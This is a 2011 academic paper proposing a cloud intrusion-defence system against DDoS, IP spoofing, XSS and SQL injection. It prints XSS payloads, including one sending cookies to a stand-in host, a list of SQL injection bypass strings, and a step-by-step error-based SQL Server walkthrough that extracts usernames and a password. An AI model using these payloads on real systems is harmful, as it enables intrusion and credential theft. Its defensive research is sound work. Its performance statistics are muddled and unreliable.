ISSN No. 0976-5697

Volume 2, No. 1, Jan-Feb 2011

International Journal of Advanced Research in Computer Science

RESEARCH PAPER

Available Online at www.ijarcs.info

Novel Cloud Intelligent Defensive System [CIDS] Against Cyber Attacks Using Penetration Testing

J.MarkJain
Lecturer , Department of Computer Science and Engineering,
Dr Sivanthi Aditanar College of Engineering, Tiruchendur, Tamilnadu,INDIA
jmarkjain@gmail.com

D.Kesavaraja*
Lecturer , Department of Computer Science and Engineering,
Dr Sivanthi Aditanar College of Engineering, Tiruchendur, Tamilnadu,INDIA
dkesavaraja @gmail.com

Abstract: Cloud application security is the most predominant issue in the present scenario of Cloud environment. Cloud application and cloud server attacks can create mayhem with the system within no time. In this paper, the consideration is towards the most vital cloud attacks that are devastating the cyber world such as DDoS, IP Spoofing, XSS (Cross Site Scripting) and SQL Injection. The proposed defensive system CIDS (Cloud based Intelligent Defensive System) is designed specifically with the goal of keeping the end user's information Secure and providing uninterrupted Service. It monitors and controls the cloud server and the cloud applications against these cloud attacks. This defensive system is initiated by first exploiting the system to the attacks without damaging the valuable data by performing vulnerability assessment followed by penetration testing and the defensive system will safeguard cloud based services against these dreadful attacks.

Keywords: Cloud Computing, Cross Site Scripting, DDoS, IP Spoofing, Penetration Testing, SQL Injection, Vulnerability Assessment

I. INTRODUCTION

Nearly every day all nations are discovering new threats and attacks against the country's networks. Inadequate cyber security and loss of information has inflicted unacceptable damage to its national and economic security[1][2]. Cyber security is the best example of facing difficulty in coping with new kinds of threats. Countries expect damage from cyber attacks to be physical (opening floodgates, crashing airplanes, cutting power lines, malfunctioning traffic signals) when it was actually informational[3].

In some countries, UID(Unique Identification) will be developed within some three to four years , which will have everyone's personal information will be computerized .For each and every citizen , the UID will give access to their Financial and Social needs. So the chances of attacks on these computer servers will be more[4][5]. Hence it is eminent to focus on cloud security to protect valuable secure information.

So the proposed defensive system will protect the cloud servers and cloud applications against these threat full attacks. The methodologies used to overcome these active attacks involves thorough verification and validation of the target cloud server or cloud application and then perform counter defensive mechanism which has to be deployed at the cloud server end[6].

Porous information systems have allowed our cyberspace opponents to remotely access and download critical military technologies and valuable intellectual property- designs, blueprints, and business processes that costs billions of rupees to create[7].

Our National Defense Servers suffered major intrusions by unknown foreign entities. The unclassified e-mail of the National Security Agency and Prime Minister's Office were hacked, and our National Security Advisor told us that his department computers are probed hundreds of thousands of times each day[8][9].

The need to develop a coherent and strategic response to the cyber threat is very eminent today. We have to make strong authentication of identity, based on robust in-person proofing and thorough verification of devices, a mandatory requirement for critical cyber infrastructure[10][11].

II. CLOUD COMPUTING

Cloud computing affords reliance, cost effective service to satisfy all kind of service oriented environment with lightning speed in reliable manner. So there is no doubt that the intruders and attackers tries to thwart this valuable service. Since, this area of research is most beneficial to cloud service providers and users. Our proposed research is focused on this domain to afford seamless service such as Software as a service, Platform as a service, and Infrastructure as a service for next generation of service oriented Architecture providers and clients .

III. SYSTEM ANALYSIS

In this paper , we are discuss about four dreadful attacks which dominates cloud environment in all domains and also we are implementing a Cloud Based Intelligent Defensive System[CIDS] against these attacks.

Cloud Attacks

The following flowchart describes the cloud based attacks .




Figure.1 Types of cloud Attacks

Fig-1 Describes the types of cloud attacks .

A. *TYPES OF CLOUD SERVER ATTACKS*

DDoS: An explicit attempt by attackers to prevent egitimate users of a service from using that service.While availing services from a prescribed server, sometimes the service may be interrupted. One may think that the service is disconnected but that is not the reason always. Sometimes the attacker may fill the bandwidth and increase the workload and perform the Denial of Service attack. When this is done through many systems to a cloud server , it is termed as the Distributed Denial of service attack.

IP Spoofing: IP Spoofing is the process of using a fake IP address for communication with another machine, or for malicious purposes. IP addresses are unique and can be used to identify machines, and even to track down a machine that is used for illegitimate purposes. For example, a Cloud server will contain logs of all the requests that it received along with the IP addresses the requests came from.

The stage of IP Spoofing: While performing IP Spoofing, the attacker gets a variety list of proxy servers across boundaries. The available IP address will be masked over the original IP address of the host and thus hiding the original IP. Thus, the dynamic IP address is masked and various malicious activities can be performed by hiding the identity. The victim has no way to identify the exact origin of the attack.

B. *Types of Cloud Application Attack*

XSS (Cross Site Scripting): In general, cross-site scripting refers to that hacking technique that leverages vulnerabilities in the code of a cloud application to allow an attacker to send malicious content from an end-user and collect valuable data such as authentication details, financial transaction details from the victim.

Cross Site Scripting allows an attacker to embed malicious JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable dynamic page to fool the user, executing the script on the victim's machine in order to gather valuable data. The use of XSS might compromise private information, manipulate or steal cookies, create requests that can be mistaken for those of a valid user, or execute malicious code on the end-user systems.

Cross Site Scripting attack tabloid:

Once targeting the victim site, an array of attacking scripts is provoked to perform XSS attack. The script varies in format and permutation and combination of flow of syntax has been imposed to compromise the victim server.

Scripts such as,

<script type="text/javascript"> alert('This is an XSS Vulnerability') </script>

<img src="JaVa ScRiPt :alert(' Owned.gif')"/>

<DIV STYLE="background-image:url(javascript;document.location='http://samplesite.org/cookie.php?cookie='&dag;document.cookie))">

may compromise the target site or server and depicts whether it is vulnerable and if so, then the attacker can do what so ever as discussed.

SQLInjection: SQL injection is an attacking mechanism which is performed by inserting SQL statements to be run on a database without the knowledge of the intended user. Injection usually occurs when details are sought from a user for input, like their name, and instead of a name there is a possibility of giving SQL statements that might run unknowingly in the database.

It is a forbidden way of tricking to inject SQL query/command as an input possibly via cloud pages. Many cloud pages take parameters from cloud user, and make SQL query to the database. Take for instance when a user login, from cloud page the user gets the user name and password and make use of SQL query to send it to the database to check if the user has valid name and password to enter. With SQL injection, it is obviously possible to send crafted username and/or password field that will change the SQL query and modify its intended function and bypasses the authentication and grants the accessibility to all of its records and precede further to thwart the valuable, sensible and confidential information either by altering them or misusing the information or even deleting the precious data.

SQL Injection attack:

By Passing Login:

Usually, for accessing any legitimate service, authentication is performed by using login page which has username-and-password options, also an email-me-my password link. Well, we might thinks that only the valid user can log in inside the system but that is not being true always. An intruder can log in to that cloudsite with SQL Injection attack. For example, the query for user login in PHP,

$sql="SELECT * FROM user WHERE username= '".$_POST['username']."'

AND password= ".$_POST['password']."'";


$result=mysql_query($sql);

Let's suppose that an intruder injected x' OR 'x'='x in the username field and x' OR 'x'='x in the password field. Then the query of fetching the user data will be modified as,


SELECT * FROM user WHERE username='x' OR 'x'='x' AND password='x' OR 'x'='x';

It is notable that as per the conditions given, this query is always true and returns the row from the database. As a result , an intruder could log in to the system and thereby takes the overall control of the database. After this , a series of activities can be performed to know the stored table names, their fields along with the data types, values of each and every row and can insert their own data.

Fabricated attack strings are:



'	Badvalue'	' OR '	' OR	;	9,9,9	' or	" or	or



						0=0 --	0=0 --	0=0 --
' or 0=0 #	" or 0=0 #	or 0=0 #	' or 'x'='x	" or "x"="x	') or ('x'='x	' or 1=1--	" or 1=1--	or 1=1--
hi") or ("a"="a	' or a=a--	" or "a"="a	') or ('a'='a	") or ("a"="a	hi" or "a"="a	hi" or 1=1 --	hi' or 1=1 --	hi' or 'a'='a
hi') or ('a'='a								

IV. SYSTEM ARCHITECTURE

Cloud Based Intelligent Defensive System [CIDS] detailed architecture is shown in below diagram




Figure.2 over all architecture

Fig-2 describes the detailed architecture of Cloud and our proposed system which filters hackers and prohibits their illegal access from the cloud server. CIDS provides enhanced cloud based service to its clients.

V. ILLICIT ACCESSING METHODS

A. *Accessing the Table Name*

Initially the attacker tries to get the names of the tables that the query operates on, and the names of the fields. To do this, the attacker uses the 'having' clause of the 'select' statement:

Username: ' having 1=1--

This provokes the following error:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.eid' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

/login.asp, line 35

B. *Indentifying Column Names*

Now, the intruder comes to know the table name and column name of the first column in the query. Same procedure can be followed to obtain all the column namesusing 'group by' clause, as follows:

Username: ' group by users.eid having 1=1--

Results an error,

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.username' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

/login.asp, line 35

Eventually the attacker arrives at the following 'username':

' group by users.id, users.username, users.password, users.privl having 1=1--

… which produces no error, and is functionally equivalent to:

select * from users where username = ''

So the attacker arrive at the conclusion that the query is referencing only the 'users' table, and is using the columns 'eid, username, password, privl', in that order.

C. *Knowing DataType of Column*

Next step is to attain the data types of each columns using a 'type conversion' error message,

Username: ' union select sum(username) from users--

Here, the SQL server attempts to apply the 'sum' clause before determining whether the number of fields in the two rowsets is equal. Attempting to calculate the 'sum' of a textual field results in this message:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument. /login.asp, line 35

which concludes that the 'username' field has type 'varchar'

D. *Malicious Insertion*

This technique can be used by the attacker to determine the type of any column of any table. This allows the attacker to create a well - formed 'insert' query, like this:

Username: '; insert into users values(454, 'intruder', 'sample', 0xxfff)--

Since any attacker is aggressive in getting the usernames and passwords, they are likely to read the usernames from the 'users' table, like this:

Username: ' union select min(username),1,1,1 from users where username > 'a'--

This selects the minimum username that is greater than 'a', and attempts to convert it to an integer:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'admin' to a column of data type int.

/login.asp, line 35

So the attacker identifies that the 'admin' account exists. Once the attacker has determined the usernames, the next target to achieve is the passwords:

Username: ' union select password,1,1,1 from users where username = 'admin'--

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'r00tr0x!' to a column of data type int.

/login.asp, line 35

Also, the attacker can induce deadliest work by using queries such as ‘drop’ , ‘alter’ etc.

VI. Cloud Based Intelligent Defensive System[CIDS]

CIDS comprises the five distinct mechanism for provide high level security to cloud users




Figure.3 Cloud Based Intelligent Defensive System[CIDS]

Fig -3 Cloud Based Intelligent Defensive System[CIDS] describes the five distinct functionality such as Cloud DDos Preventor , IP Spoofing Filter , Cloud XSS Validation ,SQL Injection avoidance Frame Work and Cloud Penetration Test for affording highly reliable service to clients .

VII. CIDS Mechanism

CIDS have five functionalities of distinct processes to handle various cloud based attacks.

The functionalities are

1.Cloud DDos Preventor
2. IP Spoofing Filter
3.Cloud XSS Validation
4.SQL Injection avoidance Frame Work
5.Cloud Penetration Test

A. *Cloud DDos Preventor*

The CIDS monitors abnormal traffic and increase in bandwidth along with the checking for the identity and integrity of the packets, session arrival misbehaviour, request arrival misbehaviour, session workload misbehaviour. It also prevents hosts from becoming masters/agents through IP Spoofing which is going to be discussed later.




Figure.5DDoS Detection

Fig-5 describes the DDoS attack detection and preventing cloud from their continual intruding activities. The system identifies source of the attack by mapping IP address through packet tracing and block it through the monitoring and controlling function of the system. It identifies attack packets with respect to its IP address and drop suspected packets. While filtering dropping of useful packets would be minimum.

B. *IP Spoofing Filter*

The CIDS provides mechanism to filter out packets and checks its identity by implementing ingress and egress filtering on the server side where the proposed defensive mechanism has been implemented and it is the great place to start the spoofing defense. Thus, these filtering have been implemented in this proposed mechanism along with monitoring and control phase.

The system concentrates towards the hop length of the packet received from the source end. The hop length is inferred in the TTL value in the IP header which is compared with real hop length of the source. If these two values are different, then the monitoring and control unit determines the incoming packet is a spoofed packet. The system blocks the spoofed IP, thereby reducing the intension of performing DOS attacks. Spoofing of IP address is blocked by using mechanism which performs a non cryptographic authentication process to authenticate the source IP.This mechanism also extracts source IP, Destination IP, MAC address and added hop information and can performs a check with legitimate user profiles maintained.

C. *Cloud XSS Validation*

There are two schemes for preventing XSS attack . The schemes are

1. Character Encoding Validation
2. Preventing Cookie stealing

Character Encoding Validation

The proposed system limits the ways in which the input data has to be signified. This prevents malicious users from using canonicalization and multi-byte escape sequences to bypass the input validation routines. A multi-byte escape sequence attack is a subtle manipulation that uses the fact that character encodings, such as uniform translation format-8 (UTF-8), use multi-byte sequences to represent non-ASCII characters. Some byte sequences are not legitimate UTF-8, but they may be accepted by some UTF-8 decoders, thus providing an exploitable security hole.

A common methodology to sanitize input by filtering out known unsafe characters wont be a good approach since the attacker can easily bypass the validation employed. Rather, the system should check for known secure, safe input. Table 1 shows some safe ways to represent some common characters used to perform XSS attacks.




Table 1: Character Representation

Characters	Decimal	Hexadecimal	HTML Character Set	Unicode
" (double quotation marks)	&#34	&#x22	&quot;	\u0022
' (single quotation mark)	&#39	&#x27	&apos;	\u0027
& (ampersand)	&#38	&#x26	&amp;	\u0026
< (less than)	&#60	&#x3C	&lt;	\u003c
> (greater than)	&#62	&#x3E	&gt;	\u003e

Preventing Cookie stealing

Cookies have to be encoded along with the confidentiality of its location and the system checks the authentication of the request using the methods already discussed in IP Spoofing.

The proposed defensive system has filter to convert such HTML hex back into ascii, and continue applying normal filters. It assigns a dedicated filter on CSS so that CSS can't be a source of problems. The system, has well defined own style markup language to eradicate unwanted tags.

SQL Injection avoidance Frame Work

There are four layers for avoiding SQL injection in fine-grained way. The layers are

1. Constraining input data
2. Using parameterized stored procedures
3. Restricted permissions in the database
4. Avoid disclosing database error information.

Our proposed framework for SQL injection avoidance gives better solution to all kind of web designers to solve their problems related to all sort of data base server attacks. The framework is described in the following architecture.



LAYERS OF SQL INJECTION AVOIDANCE
Constraining input data
Using parameterized stored procedures
Restricted permissions in the database
Avoid disclosing database error information.

Figure.6 Framework for SQL Injection Avoidance

Fig 6- Framework for SQL Injection Avoidance gives the layered approach and avoidance frame work.

VIII. LAYERED APPROACH

1) Constraining input data

The proposed system checks for known good data by validating for type, length, format, and range of the expected input through thorough validation. It will avoid input characters that have special meaning to most of the database servers, such as the single quote character.

The system has mechanism to escape single quotes properly by substituting a single quote with two single quotes. Implemented as,

```
sql = "SELECT name FROM users WHERE name='" &
replace(name,"'","''") & _
        "' AND password='" & replace(password,"'","''")
```

2) Using parameterized stored procedures

Secondly, the system accepts parameters with stored procedures in order to provide type checking and length validation. Values outside of the range trigger an exception.

3) Restricted permissions in the database

Next, the system will only grants execute permissions to select stored procedures in the database and will not allow direct table access. Any application should connect to the database by using a least-privileged account.

4) Avoid disclosing database error information.

The system will not disclose any vital information while displaying database errors, to the user. If not, a malicious user with such information can deconstruct a SQL query to compromise the database security. This security is achieved by using structured exception handling to catch errors and prevent them from propagating back to the client.

5) Need for Vulnerability Assessment

Implementation of our proposed system should be preceded by vulnerability assessment. That is, the cloud server or the cloud site which is subjected to these attacks has to be tested for vulnerabilities or holes by performing mild attacks on these sites or servers. Its outcome has to be documented and reported using vulnerability assessment methodology.

6) Anatomy of Vulnerability assessment

The purpose of a vulnerability assessment is to compile each system, server and its service, identify the weakness and vulnerability visible and exploitable on the system, also taking advantage of the attacker's techniques.

7) Cloud Penetration Test

The proposed system comprises of separate module for penetration testing which is an ethical way of assessing the potential vulnerabilities in the information security structure. The purpose of a penetration test is to determine the presence of vulnerabilities or attacks mentioned earlier so that the system can fire up defending against all forms of such attacks.

There are two stages to the Penetration test itself. The first is finding potential weaknesses and vulnerabilities. The second is attempting to exploit those weak points in the intended server without damaging or spoiling the valuable data or opening up the business to risk during the test. After a full Penetration Test, a detailed report has to be generated which notifies the potential vulnerabilities in the target server or cloud site. After exposing the risks, the proposed defensive system can be deployed and it will actively arrests such posing threats from the attacker and safe guard the entire server and cloud site against these dead full attacks by employing its predominant mechanisms. It actively finds the loopholes and protects the server dynamically against potential vulnerabilities and threats.



Information assembling
Fingerprinting or Marking
Network Interrogation
Overriding Firewall policies
Port scanning and service recognition
Reviewing Logs and Generating Final Report with Remediation &
Automated Vulnerability scanning
Remote Service
Web-Based Service Auth
Vulnerability Discovery
Password cracking\Brute forcing \Identity Attacks
Escalating of Privileges
Denial of Service Testing

Figure.7Cloud Penetration Testing Activity Flow

Fig -7 Cloud Penetration Testing Activity Flow describes the detailed process of scanning done in cloud network. Penetration testing consists of both script-based and human-based attacks on the server. It reports back such that the attacks are successful and if yes, deployment of the proposed system will be fruitful. Penetration test not only reveals network security holes but also provides a realistic risk assessment. It also assesses the impact of such attacks on the server and provides the ability to quantify the business risk and determine the effectiveness and need of the defensive system.


This defensive system fabricates all the needed monitoring and controlling unit to prevent all sort of dreadful attacks against cloud services.

IX. Implementation

This CIDS is implemented in C#.Net and its services are tested in various sorts of web servers and cloud users and its cumulative results are taken for performances analysis. This system also has a monitoring and controlling unit and assisted by a backend for storing status and approval of each web servers. The attacks are also made manually in VB.Net, ASP.Net, XML.Net and its web services and tested the status of CIDS performance and also made a comparative analysis of time complexity.

X. Experimental Results

The Experimental C# implementations are shown in the following snapshots.




Enter the target web site: ww.algarvehols.com

My System Name cs01c002

My own IPAddress 192.168.0.2

Fig -8 CIDS for cloud based server and application attacks


Fig -8 describes CIDS for cloud based server



```
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time=6ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
Reply from 192.168.0.4: bytes=200 time<1ms TTL=128
```

Fig -9 DDoS Attack for Validation


Fig -9 describes manual DDoS Attack initiated for attacking the server 192.168.0.4 for our own web server run under IIS (Internet Information server) for provide local web services



192.168.1.1	8/25/2010	Normal	Nil
242.231.161.2	8/25/2010	Normal	Nil
162.131.8.9	8/25/2010	Attack Detected	DDoS
121.132.1.2	8/25/2010	Normal	Nil
192.168.1.7	8/25/2010	Normal	Nil
192.168.1.8	8/25/2010	Normal	Nil

Fig -10 CIDS for Vulnerability Analysis Report

Fig -10 describes the various CIDS for Vulnerability Analysis Report



Date: Thursday , April 01, 2010

Web Site Name: entindiapharma.com

Attacks Performed

DDoS	XSS	IPSpoofing	SQL Injection
□ Yes	☑ Yes	□ Yes	☑ Yes
☑ No	□ No	☑ No	□ No

Rating: 2

Fig -11 CIDS for Vulnerability Analysis

Fig -11 describes the various CIDS for Vulnerability Analysis

XI. Performance Analysis

Table I. CIDS Attack Detection

Cloud Servers	NO OF ATTEMPTS SUCCEEDED BEORE IMPLEMENTATION OF CIDS				NO OF ATTEMPTS SUCCEEDED AFTER IMPLEMENTATION OF CIDS			
	Cloud DDos	IP Spoofing	Cloud XSS	SQL Injection	Cloud DDos	IP Spoofing	Cloud XSS	SQL Injection
Server -1	70	79	81	73	1	0	2	2
Server -2	73	92	77	97	1	4	0	4
Server -3	96	68	73	67	1	2	3	1
Server -4	82	81	67	79	0	3	4	1
Server -5	67	89	78	87	2	4	0	0
Server -6	68	71	64	64	4	4	1	1
Server -7	68	71	95	74	1	4	1	1
Server -8	92	94	67	68	0	3	2	3
Server -9	70	69	66	83	1	4	3	4
Server -10	67	75	75	64	1	4	3	4




Fig -12 describes the various CIDS for Vulnerability Analysis Report before and after CIDS.

Our Project is tested 10,000 Data's , Out of 10,000 Data's, 100 have attacked Data; 80 of those 100 have Corrected by our method. From the same 10,000 Data, 9,900 will not attacked by our security scheme and of those 9,900 data, 950 will also get, corrected by our method. This makes the total number of data corrected by our method is 950+80 or 1,030. Of those 1,030 Data corrected by our method, 80 will have attacked. Expressed as a proportion, this is 80/1,030 =7.8%.

The probability that attacked Data = 7.8 %

The probability that Correct Data =100- 7.8 =92.2%

XII. CONCLUSION

The failure to protect the cyberspace is one of the most urgent security problems. The immediate risk lies with the economy and also the trust upon the organization. The Cyber Attack Defensive System acts as a fulfilled defensive system against those cyber threats. The CIDS acts vigorously alongside and provide a complete report about it using Vulnerability Assessment, and defends against such threats in an efficient and effective manner. Penetration testing concludes whether the attacks are successful and if so, the importance of the proposed system comes into existence as a full-fledged defensive shield against such attacks in real-life time situations. One can challenge the cyber threats deploying the cited defensive mechanism which protects and performs its functionality in a dynamic, sophisticated and competent manner.

XIII. REFERENCES

[1] "Multi-Layered Defense against Cloud Application Attacks" Abdul Razzaq, Ali Hur, Nasir Haider, Farooq Ahmad NUST School of Electrical Engineering and Computer Sciences, Pakistan-IEEE Paper

[2] " Detecting and Preventing IP-spoofed DDoS Attacks by Encrypted Marking basedDetection And Filtering (EMDAF)" M.Nagaratna Dr. V.Kamakshi Prasad S.Tanuz Kumar Asst. Professor & Professor & Additional Dept of CSE, Jawaharlal Nehru Technological University,

[3] Defense Against Spoofed IP Traffic Using Hop-Count Filtering Haining Wang, Member, IEEE, Cheng Jin, and Kang G. Shin, Fellow, IEEE

[4] LU XiCheng, LÜ GaoFeng, ZHU PeiDong & CHEN YiJiao, "MASK: An efficient mechanism to extend inter-domain IP spoofing prevention". Springer, Science in China series, 2008.

[5] Vulnerability Assessment of Cybersecurity for SCADA Systems Chee-Wooi Ten, Student Member, IEEE, Chen-Ching Liu, Fellow, IEEE, and Govindarasu Manimaran, Member, IEEE

[6] Controlling IP Spoofing throughInterdomain Packet Filters Zhenhai Duan, Member, IEEE, Xin Yuan, Member, IEEE, and Jaideep Chandrashekar, Member, IEEE

[7] Information Theory Based Detection AgainstNetwork Behavior Mimicking DDoS Attacks Shui Yu, Member, IEEE, Wanlei Zhou, Member, IEEE, and Robin Doss, Member, IEEE


[8] DDoS-Shield: DDoS-Resilient Scheduling to Counter Application Layer Attacks Supranamaya Ranjan, Member, IEEE, Ram Swaminathan, Mustafa Uysal, Antonio Nucci, Senior Member, IEEE, and Edward Knightly, Senior Member, IEEE

[9] Prevention of Cross-Site Scripting Attacks on Current Cloud Applications Joaquin Garcia-Alfaro1 and Guillermo Navarro-Arribas2

[10] SQLIPA: An Authentication Mechanism Against SQL Injection Shaukat Ali Azhar Rauf Huma Javed

[11] Bulwark Against SQL Injection Attack– An Unified Approach Prof (Dr.) Sushila Madan† and Ms Supriya Madan

Authors Bibliography :



J.MarkJain has completed his B.E Degree from the Department of Computer Science And Engineering, in Dr Sivanthi Aditanar College of Engineering ,Tiruchendur., Under Manonmaniam Sundaranar University , Tirunelveli in 2002.He has completed his M.E Degree from the Department of computer science and Engineering from Anna University , Chennai in 2009.He is currently working as a Lecturer at the Department of Computer Science And Engineering, in Dr Sivanthi Aditanar College of Engineering , Tiruchendur. His research interests include Network Security , Wireless Communication and Cloud Computing.

Mr MarkJain is the life member of ISTE . He has presented and published many national and international conferences and journals.

D.Kesavaraja has completed his B.E Degree from the Department of Computer Science and Engineering from Jayaraj Annapackiam CSI College of Engineering, Nazareth, Under Anna University Chennai in 2005.He has completed his M.E Degree from the Department of computer science and Engineering from Manonmaniam Sundaranar University , Tirunelveli in 2010.

He is currently working as a Lecturer at the Department of Computer Science And Engineering, in Dr Sivanthi Aditanar College of Engineering , Tiruchendur. He is a co-author of a book titled "Fundamentals of Computing and Programming" ,ISBN 978-81-8472-099-0.His research interests include Intrusion Detection, Web Development and Cloud Computing.

Mr Kesavaraja is the life member of ISTE and GIE. . He has presented and published many national and international conferences and journals.